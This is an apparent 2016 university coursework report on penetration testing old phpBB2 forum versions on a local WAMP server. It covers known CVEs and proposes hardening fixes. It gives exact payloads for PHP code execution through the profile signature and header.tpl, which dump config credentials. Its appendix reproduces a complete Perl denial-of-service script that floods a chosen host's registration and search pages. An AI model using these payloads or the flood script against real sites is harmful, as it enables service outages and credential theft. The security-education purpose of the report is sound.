University of Reading

2016

|  |  |
| --- | --- |
| Information Security  PHP Penetration Testing | Abstract  This assignment investigates security vulnerabilities within PHP software commonly used for hosting forums from a local WAMP server. A variety of older PHPBB versions and WAMP server are explored to locate and understand security issues that could be exploited. Methods of these exploits are researched and tested in this Document.  Tom Bedford  SE3IS11 |

**Contents**

[Introduction 2](#_Toc448693170)

[Method/Foot-Printing 2](#_Toc448693171)

[Entry points 3](#_Toc448693172)

[ **Apache Server** 3](#_Toc448693173)

[ **PHP Functionality** 3](#_Toc448693174)

[Enumerating Exploits 3](#_Toc448693175)

[ **DOS (Denial of service attack)** 3](#_Toc448693176)

[ **PHP code execution using profile signature** 4](#_Toc448693177)

[ **Execution of Arbitrary PHP code by modifying template.php** 4](#_Toc448693178)

[ **CSRF (Cross Site Forgery Request)/XSS attack** 4](#_Toc448693179)

[Penetration/Attack 5](#_Toc448693180)

[ **DOS (Denial of Service attack)** 5](#_Toc448693181)

[ **Execution of PHP code using profile signature** 6](#_Toc448693182)

[ **Execution of arbitrary PHP code by exploiting template.php** 7](#_Toc448693183)

[Hardening exploits 7](#_Toc448693184)

[ **DOS (Denial of Service) Attack** 7](#_Toc448693185)

[ **Execution of PHP code using profile signature** 8](#_Toc448693186)

[ **Execution of arbitrary PHP code by exploiting template.php** 8](#_Toc448693187)

[Conclusion 8](#_Toc448693188)


[References 8](#_Toc448693189)

[Appendix 9](#_Toc448693190)

# Introduction


For the purpose of this experiment version 1.7.0 of WAMP has been installed [1]. A PHP forum has been configured on the locally hosted WAMP to practice and test vulnerability exploits of the PHP forum as seen in figure 1. The main version of PHPBB focused on in this investigation is phpBB2-2.0.23 and 2.0.19 although vulnerabilities of other versions have also been explored. Older versions of the phpBB library are available to download online [2].

There are a wide range of readily available third party software and net based vulnerability scanning tools available for penetration testing a targeted site. The majority of these tools can be used unlawfully without the proper permissions to scan the target website.

**Figure 1. PHPBB forum running on local host WAMP**

# Method/Foot-Printing

**Figure.2 Results of Acunetrix scan on http://localhost/phpBB-2.0.23/phpBB2/**



A free version of Acunetrix vulnerabilities scanning tool was downloaded and used to scan the locally hosted PHP forum [3]. The image displayed in figure.2 below illustrates the scan results from Acunetrix which provided the foundation information when foot-printing the software vulnerabilities.

.

## Entry points

### **Apache Server**

The http protocol is handled by the WAMP packages apache server. Any user attempting to connect will pass through this web server. It is the initial target of attackers attempting to carry out DDOS or DOS attack as it manages http services.

The server’s buffer can be exceeded by calling methods with a particular input that can overload the buffer. This in turn can allow the user to access and manipulate arbitrary memory outside of methods allocated memory. The availability of open source PHP libraries allows potential attackers to study source code for exploitations and makes DOS attacks the most popular choice of hack. However as this form of attack has been the most popular choice more efforts have been made to close this type of exploit.

### **PHP Functionality**

The majority of 2.0 PHPBB versions house severe security weaknesses. These points of attack have been hardened by later, more reliable versions of PHP. There are many outdated and potentially unsecure versions of PHP still being used in systems today.

Injecting SQL statements [4] into the server side language can potentially allow the hacker to retrieve sensitive data. This form of attack is more difficult than a DOS attack but allows the hacker to target specific functionality of the site opposed to bringing it down.

SQL (Structured Query Language) injection is a popular method of attack where the attacker seeks to extract, inject, modify or destroy data from the systems database by inserting SQL statements into parameters passed into the PHP software. This form of attack can provide an effective means of entry to the systems sensitive data and disrupt or deny system services.

## Enumerating Exploits

### **DOS (Denial of service attack)**

Denial of service is the most common form of attack and essentially looks to flood the server with resource intensive requests that heavily occupy its CPU to deny other services to its users.

**phpBB versions effected:** phpBB\_2.0.19 and below.

**Vulnerability:** This exploit exhausts the user registration functionality of the site and performs malformed search queries that demand large amounts of network resources. This exploit targets the profile.php and search.php files that reside on the apache server. The exploit targets the PHP software operating in Application Layer of the TCP/IP.

**CVE code:** CVE-2006-0450 [5]

**Methods of execution:** Referenced in the Appendix of this report is a Perl script to perform the method of attack discussed above. This script essentially calls resource intensive functionality such as user registration and malformed search queries. This process is iterated a thousand times to keep the system resources engaged by overloading the server with requests. The proof of concept exploitation Perl script used in this example can be found online [6]

* **PHP code execution using profile signature**

**phpBB versions effected:** phpBB2.0.22 and below

**Vulnerability:** Any user with access to the admin panel can potentially post messages incorporating PHP code within. With a small amendment to the URL of the posted message the PHP code included in the message can be executed [7].

**CVE Reference:** CVE-2006-1896 [8]

**Methods of execution:** Firstly on the administration panel located in styles admin > management the style *‘subSilver’* is to be edited. Here the ‘font colour 3’ is modified with “’./’”. Now the user navigates to their profile and sets the signature to *“$fd=fopen($phpbb\_root\_path.'config.php','rb');while(!feof($fd)){echo htmlspecialchars(fgets($fd));}”.* Next all the user needs to do is post a message with *\*/var\_dump(eval($user\_sig)).flush().die().*' Included and attach the signature. After viewing the post and appending the URL with highlight=1 the results of the executed PHP code are displayed on the forum page.

### **Execution of Arbitrary PHP code by modifying template.php**

**phpBB versions effected:** phpBB2.0.9 and below

**Vulnerability:** A user with write access can effectively execute arbitrary PHP code by modifying the template.php [9].

**CVE Reference:** CVE-2006-1895 [10]

**Methods of execution:** If the user makes a simple modification to the *‘header.tpl’* file where *‘switch\_enable\_pm\_popup’* is changed to *‘switch\_enable\_pm\_popup;global $board\_config;var\_dump($board\_config);exit;?>*’ then any code after the semicolon can be executed as PHP code.

### **CSRF (Cross Site Forgery Request)/XSS attack**

**phpBB versions effected: phpBB**

**Vulnerability:** CSRF allows an attacker to effectively perform unauthorized actions as a logged in user by exploiting links or image tags in another user’s session. [11]


**CVE** **Reference:** CVE-2006-0438[12]

## Penetration/Attack


### **DOS (Denial of Service attack)**

Figure 2 illustrates the CPU cycles of the system prior to running the Perl script (Appendix 1) discussed in the enumeration section of this report.


**Figure. 3 Task Manager displaying CPU cycles before script is run**




**Figure. 4 Command Prompt view of Perl script running**



Upon executing the script the systems CPU cycles increase substantially as the script exhausts system resources.

 **Figure. 5 Task Manager displaying CPU cycles while script is running**

**Figure. 6** Apache access log results from executed Perl script




# 

### **Execution of PHP code using profile signature**

Once the ‘Font colour 3’ had been modified the message incorporating the PHP code is executed and posts the results to the forum as seen in in figure 7. After viewing the posted message and appending the URL with ‘highlight=1’ the PHP code within the message is then executed displaying the results illustrated in figure 8. The results show the exposure of sensitive data such as the database name, username and password.


**Figure. 7** Posted message with PHP code within



**Figure. 8** Posted message view after URL amendment

### **Execution of arbitrary PHP code by exploiting template.php**

**Figure.8** View of forum page after modification to header.tpl



As seen in figure 8 the executed PHP code exited the current process and dumped the results to the page. The exposed results display cookie, port and sensitive information of the system that can be used to further exploit security weaknesses.

## Hardening exploits

### **DOS (Denial of Service) Attack**

In the effort to prevent DDOS/DOS attacks servers are now commonly configured to limit the number of connections to each unique IP address. This is to prevent mass requests from IP addresses.

### **Execution of PHP code using profile signature**

The removal of special characters can prevent this type of code injection. This form of code injection can be prevented by replacing the *‘Font Colour 3’* with *‘preg\_replace('#[^a-f0-9]+#i','',$theme['fontcolor3']);’* in viewTopic.php. This essentially performs a regular expression search and replace which effectively removes special characters.

### **Execution of arbitrary PHP code by exploiting template.php**

This exploit can be fixed similarly to the profile signature exploit by a regular expression search and replace of *‘([0-9a-z\_\.-]+)’* opposed to the a general search of ‘*(.\*)’.*

# Conclusion

DDOS and DOS attacks are very resource intensive. As this is the most common form of hack software systems are been hardened to increase the difficulty of performing such an attack by limiting connections to IP addresses. DOS attacks are a brute force effort to bring down the system where as HTML, PHP and SQL injection is more strategically target the system.

Injecting SQL code to the server side language is more of a challenge to carry out although it is an ideal method for retrieving system data that can provide even more entry points into the system

PHP is vastly integrated into web systems and even now new areas of exploitation are being discovered [13]. Security standards have been maintained and refined in newer versions of phpBB to prevent such exploits. Versions of PhpBB2 house many more severe security issues, some of which are only fixable by updating to a later version.

# References

[1] WAMP5. WAMP Homepage [online]. Available at <http://www.wampserver.com/en/>

[2] SourceForge, phpBB online repository [online]. Available at: <https://sourceforge.net/projects/phpbb/files/>

[2] Acunetrix, Software Security Scanner [online]. Available at: <http://www.acunetix.com/>

[4] OWASP, SQL Injection [online]. Available at: <https://www.owasp.org/index.php/SQL_Injection>

[5] CVE Details, phpBB2.0.19 DOS attack [online]. Available at: <http://www.cvedetails.com/cve/CVE-2006-0450/>

[6] Intelligent Exploit, phpBB2 DOS exploitation [online]. Available at: <https://www.intelligentexploit.com/view-details.html?id=14321>

[7] Security Focus, phpBB Admin command execution [online]. Available at: <http://www.securityfocus.com/archive/1/431015/30/0/threaded>

[8] CVE Details, phpBB2.0.19 signature exploit [online]. Available at: <https://www.cvedetails.com/cve/CVE-2006-1896/>

[9] Security Focus, phpBB template file code execution [online]. Available at: <http://www.securityfocus.com/archive/1/archive/1/431017/100/0/threaded>

[10] CVE Details, template file code execution [online]. Available at: <https://www.cvedetails.com/cve/CVE-2006-1895/>

[11] CX Security, [online]. Available at: <http://cxsecurity.com/issue/WLB-2006020016>

[12] CVE Details, CSRF remote attack [online]. <https://www.cvedetails.com/cve/CVE-2006-0438/>

[13] Threat Post, New exploits arrive for old PHP versions [online]. Available at: <https://threatpost.com/new-exploits-arrive-for-old-php-vulnerability/104881/>

# 

# Appendix

This one affected only versions uptill phpBB 2.0.15. The exploit code

has been recoded which affects the latest version too. The bug resides

in the following two scripts-

profile.php << By registering as many users as you can.

search.php << By searching in a way that the db cannot understand.

Proof Of Concept Code:

======================

#!/usr/bin/perl

#######################################

## Recoded by: mix2mix and Elioni of http://ahg-khf.org

## And h4cky0u Security Forums (http://h4cky0u.org)

## Name: phpBBDoSReloaded

## Original Author: HaCkZaTaN of Neo Security Team

## Tested on phpBB 2.0.19 and earlier versions

## Ported to perl by g30rg3\_x

## Date: 25/01/06

#######################################

use IO::Socket;

## Initialized X

$x = 0;

print q(

phpBBDosReloaded - Originally NsT-phpBB DoS by HaCkZaTaN

Recoded by Albanian Hackers Group &

h4cky0u Security Forums

);

print q(Host |without-> http://www.| );

$host = <STDIN>;

chop ($host);

print q(Path |example-> /phpBB2/ or /| );

$pth = <STDIN>;

chop ($pth);

print q(Flood Type |1 = If Visual Confirmation is disabled, 2 = If

Visual Confirmation is enabled| );

$type = <STDIN>;

chop ($type);

## Tipi pr regjistrim

if($type == 1){

## User Loop for 9999 loops (enough for Flood xDDDD)

while($x != 9999)

{

## Antari q regjistrohet automatikisht "X"

$uname = "username=AHG\_\_" . "$x";

## Emaili q regjistrohet ne bazn "X"

$umail = "&email=AHG\_\_" . "$x";

$postit = "$uname"."$umail"."%40ahg-crew.org&new\_password=0123456&password\_confirm

=0123456&icq=&aim=N%2FA&msn=&yim=&website=&location=&occupation=&interes

ts=&signature=&viewemail=0&hideonline=0&notifyreply=0&notifypm=1&popup\_p

m=1&attachsig=1&allowbbcode=1&allowhtml=0&allowsmilies=1&language=englis

h&style=2&timezone=0&dateformat=D+M+d%2C+Y+g%3Ai+a&mode=register&agreed=

true&coppa=0&submit=Submit";

$lrg = length $postit;

my $sock = new IO::Socket::INET (

PeerAddr => "$host",

PeerPort => "80",

Proto => "tcp",

);

die "nNuk mundem te lidhemi me hostin sepse sht dosirat ose nuk

egziston: $!n" unless $sock;

## Sending Truth Socket The HTTP Commands For Register a User in phpBB Forums

print $sock "POST $pth"."profile.php HTTP/1.1n";

print $sock "Host: $hostn";

print $sock "Accept: image/gif, image/x-xbitmap, image/jpeg,

image/pjpeg, application/x-shockwave-flash, application/vnd.ms-excel,

application/vnd.ms-powerpoint, application/msword, \*/\*n";

print $sock "Referer: $hostn";

print $sock "Accept-Language: en-usn";

print $sock "Content-Type: application/x-www-form-urlencodedn";

print $sock "Accept-Encoding: gzip, deflaten";

print $sock "User-Agent: Mozilla/5.0 (BeOS; U; BeOS X.6; en-US;

rv:1.7.8) Gecko/20050511 Firefox/1.0.4n";

print $sock "Connection: Keep-Aliven";

print $sock "Cache-Control: no-cachen";

print $sock "Content-Length: $lrgnn";

print $sock "$postitn";

close($sock);

## Print a "+" for every loop

syswrite STDOUT, "+";

$x++;

}

## Tipi 2-sh pr Krkim(Flood)

}

elsif ($type == 2){

while($x != 9999)

{

## Final Search String to Send

$postit = "search\_keywords=Albanian+Hackers+Group+Proof+of+Concept+$x+&search\_term

s=any&search\_author=&search\_forum=-1&search\_time=0&search\_fields=msgonly

&search\_cat=-1&sort\_by=0&sort\_dir=ASC&show\_results=posts&return\_chars=20

0";

## Posit Length

$lrg = length $postit;

## Connect Socket with Variables Provided By User

my $sock = new IO::Socket::INET (

PeerAddr => "$host",

PeerPort => "80",

Proto => "tcp",

);

die "nThe Socket Can't Connect To The Desired Host or the Host is

MayBe DoSed: $!n" unless $sock;

## Sending Truth Socket The HTTP Commands For Send A BD Search Into

phpBB Forums

print $sock "POST $pth"."search.php?mode=results HTTP/1.1n";

print $sock "Host: $hostn";

print $sock "Accept:

text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plai

n;q=0.8,image/png,\*/\*;q=0.5n";

print $sock "Referer: $hostn";

print $sock "Accept-Language: en-usn";

print $sock "Content-Type: application/x-www-form-urlencodedn";

print $sock "Accept-Encoding: gzip, deflaten";

print $sock "User-Agent: Mozilla/5.0 (BeOS; U; BeOS X.6; en-US;

rv:1.7.8) Gecko/20050511 Firefox/1.0.4n";

print $sock "Connection: Keep-Aliven";

print $sock "Cache-Control: no-cachen";

print $sock "Content-Length: $lrgnn";

print $sock "$postitn";

close($sock);

## Print a "+" for every loop

syswrite STDOUT, "+";

## Increment X in One for every Loop

$x++;

}

}else{

## STF??? Qfar keni Shtypur

die "Mundsia nuk Lejohet +\_-???n";

}